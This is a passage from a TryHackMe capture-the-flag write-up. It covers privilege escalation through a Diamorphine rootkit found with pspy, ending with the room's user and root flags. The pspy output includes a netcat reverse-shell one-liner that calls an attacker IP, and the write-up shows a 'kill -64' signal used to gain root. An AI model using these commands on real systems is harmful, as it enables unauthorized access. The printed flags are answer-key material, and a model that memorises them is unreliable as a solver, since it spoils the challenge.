
```
(remote) webadmin-lowpriv@www-infinity:/home/webadmin-lowpriv$ cat user.txt
THM{c2_servers_have_vulnerabilities_t00}
(remote) webadmin-lowpriv@www-infinity:/home/webadmin-lowpriv$
```

3 Privilege Escalaiton & Root Flag

Using `pspy`, a suspicious binary process was identified running on the system. This unusual binary warrants further investigation to determine its purpose and potential impact on system security.


Tools:

- Pspy64



```
CMD: UID=1001  PID=4494   | ./pspy64
CMD: UID=1001  PID=4452   | -bash
CMD: UID=1001  PID=4446   | sshd: webadmin-lowpriv@pts/1
CMD: UID=0     PID=4314   | sshd: webadmin-lowpriv [priv]
CMD: UID=1001  PID=4267   | /usr/bin/bash
CMD: UID=1001  PID=4266   | /usr/bin/script -qc /usr/bin/bash /dev/null
CMD: UID=1001  PID=4226   | nc 10.11.71.212 6000
CMD: UID=1001  PID=4225   | /bin/bash -i
CMD: UID=1001  PID=4224   | cat /tmp/f
CMD: UID=1001  PID=4221   | sh -c rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.11.71.212 6000 >/tmp/f
CMD: UID=0     PID=4019   |
CMD: UID=0     PID=3510   |
CMD: UID=0     PID=2247   |
CMD: UID=0     PID=2021   |
CMD: UID=1001  PID=1883   | /usr/share/diamorphine_secret/svcgh0st
```


- The suspicious binary identified through pspy was analyzed and found to be a rootkit named `Diamorphine` sourced from a GitHub repository. This discovery indicates a deliberate attempt to conceal malicious activity and maintain unauthorized access.



```
webadmin-lowpriv@www-infinity:~/.ssh$ kill -64 1337
kill -64 1337
webadmin-lowpriv@www-infinity:~/.ssh$ whoami
whoami
root
```

Result

- After successfully gaining root access to the system, the root.txt file was retrieved. This file serves as confirmation of elevated privileges and the successful completion of the privilege escalation process.



```
webadmin-lowpriv@www-infinity:/tmp$ cat /root/root.txt
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@#*****(/****/@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@#***&@/,,,,,,,,%@#***@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@&**#(,,,,,,,,,,,,*,,,,,@**/@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@(**/,,,,,,,,,,,,,,,,,,**,,,,/**@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@%**,,,,,,,,,,,,#&@@%*,,,,,,***,,***@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@/**,***,,,,(@/*********/@@,,,,****,**%@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@*******,,,/*,*************,,/#,,,******#@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@******,,,,,,******************,,,,,******(@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@******,,,,,**&@@@@@****(@@@@@&***,,,,******%@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@(*****,,,,/@@@@@@@@@@***@@@@@@@@@@**,,,******@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@*****,,,/@@@@*****%@****/@#****/@@@@/,,,*****/@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@(***,,,,@@@@@@@@@@@***(&(***@@@@@@@@@@@@*,,,****@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@***,,,,@&&@@@@@@@@%@@@@@@@@@#@@@@@@@#&@*,,,***%@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@#**,,,,***@@@@@@@@@@@@@@@@@@@@@@@@@@@@%***,,,****@@@@@@@@@@@@@@@@@
@@@@@@@@@@&****,,,,***/@@@#@@@@@@@/*****(@@@@@@%@@@/***,,,******@@@@@@@@@@@@@@
@@@@@@@@@*******,,,,***@@@@(@@@@@******/@@@@@%@@@%***,,,,*******/@@@@@@@@@@@@@
@@@@@@@@&********,,,****@@@@@@*&@@@@#*%@@@@%*@@@@%****,,,*********@@@@@@@@@@@@
@@@@@@@@@@(********,,****#@@@@&***********@@@@@/****,,,********@@@@@@@@@@@@@@@
@@@@@@@@@@@@%*******,,*****&@(@(*********#@/@%*****,,*******/@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@/******,**,****#@(*******#@/****,**********&@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@/******,,*****@@****/@@*****,,*******&@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@#*****,,*****@@&@&*****,,*****(@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@/***,,***********,,***/@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@/**,,*****,,**/@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/,,,/&@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

THANKS FOR PLAYING :D -husky

THM{th3_r00t_of_the_pr0blem}
```

4 Conclusion

The security assessment revealed a series of vulnerabilities and misconfigurations within the system. Initial reconnaissance identified potential attack vectors, including a suspicious API endpoint and sensitive files. Further analysis uncovered a rootkit, which was successfully exploited after obtaining root access. The successful retrieval of both the user and root flags confirmed the exploitation of these vulnerabilities, demonstrating the effectiveness of the attack vector and the critical need for addressing security gaps to prevent unauthorized access and potential breaches.

Location	Flag
/home/webadmin-lowpriv/user.txt	THM{c2_servers_have_vulnerabilities_t00}
/root/root.txt	THM{th3_r00t_of_the_pr0blem}

5 References

- TryHackme Insane writeup by siuman - *Link*
- Diamorphine Rootkit - *Github*

End of Report